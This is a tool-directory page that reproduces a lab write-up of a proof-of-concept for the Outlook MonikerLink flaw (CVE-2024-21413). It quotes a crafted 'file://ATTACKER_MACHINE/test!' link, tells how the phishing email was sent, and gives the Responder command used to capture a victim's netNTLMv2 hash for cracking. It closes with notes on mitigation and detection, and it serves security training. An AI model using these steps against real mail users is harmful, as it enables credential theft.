
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC — This repository contains research notes and a high-level proof-of-concept (PoC) for CVE-2024-21413, a vulnerability observed in certain mail clients when handling SMB/moniker-style links embedded in messages. The PoC and experiments documented here were performed in a controlled lab environment on systems. | Kitploit
Tools/GitHubGitHub/gurleen-147/cve-2024-21413-microsoft-outlook-remote-code-execution-vulnerability-poc
Password CrackingVulnerability AnalysisExploitationPenetration TestingLearning & EducationLabs & Practice
GitHubgurleen-147/cve-2024-21413-microsoft-outlook-remote-code-execution-vulnerability-poc

CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →

About

This repository contains research notes and a high-level proof-of-concept (PoC) for CVE-2024-21413, a vulnerability observed in certain mail clients when handling SMB/moniker-style links embedded in messages. The PoC and experiments documented here were performed in a controlled lab environment on systems.

View Repository
239 months agoNot yet reviewed
Share

💻 CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC

🧩 Overview

This project reproduces the MonikerLink behavior (CVE-2024-21413) in a fully isolated TryHackMe environment to show how certain hyperlink formats can cause Outlook to process a link in a way that leaks authentication attempts or leads to further exploitation. The deliverable is a PoC, and a prioritized set of mitigations and detection suggestions that security teams can apply. No live / unauthorized systems were targeted.


⚙️ Tools & Technologies

Tool / SkillPurpose
PythonScript development
Linux (Kali)Target system
MetasploitExploitation & access
TryHackMe LabControlled environment

🚀 Setup & Execution

  • Open terminal on Linux on attacking machine
    • Created a python file and pasted the code exploit.py

      This code is written by CMNatic and can be found here

    • I modified the code to fit with my machine's environment.

      For example, in the following line “<a href=“file://ATTACKER_MACHINE/test!” I replaced "ATTACKER_MACHINE" with the ip address of my attacking machine and in the line “server = smtplib.SMTP('MAILSERVER', 25)”, I changed "MAILSERVER" with the IP address of my victim machine.

    • Then I run the exploit.py file and got the reply saying "the email has been sent"

    • To catch the netNTLMv2 (this is a hash that could be decrypted using John the ripper or other tools and plain paswords can be retrieved). So I used a tool called responder to capture the response from victim machine. The commmand to execute the responder was

      responder -I ens5

      • Here -I stands for the interface and i used ens5 interface. In my case the command showed error so to resolve it i first used the following command and retried the above command and it worked

        systemctl start systemd-resolved

  • Then I logged into my victim machine
    • I opened outlook and opened the link within the mail i sent from attacking machine
  • This way upon one click on the link the responder on my attacking machine was able to catch the netNTLMv2 hash netNTLMv2 hash


This proof-of-concept exposes a nuance in Microsoft Outlook’s link handling: certain file://–style moniker links that reference SMB resources may evade Outlook’s standard filtering and provoke outbound authentication attempts. The behavior demonstrated here was reproduced in a fully controlled TryHackMe lab and highlights how seemingly benign link formats can mask network interactions. Although vendor patches and detection guidance have been issued, the underlying mechanics remain complex due to legitimate uses of the moniker/file scheme. Importantly, the activity generated by this PoC is observable at the network level (for example, in packet captures showing NTLM authentication attempts), making it amenable to forensic analysis and incident investigation.

Detection

A Yara rule has been created by Florian Roth to detect emails containing the :file:\: element. Wireshark image
Download Tool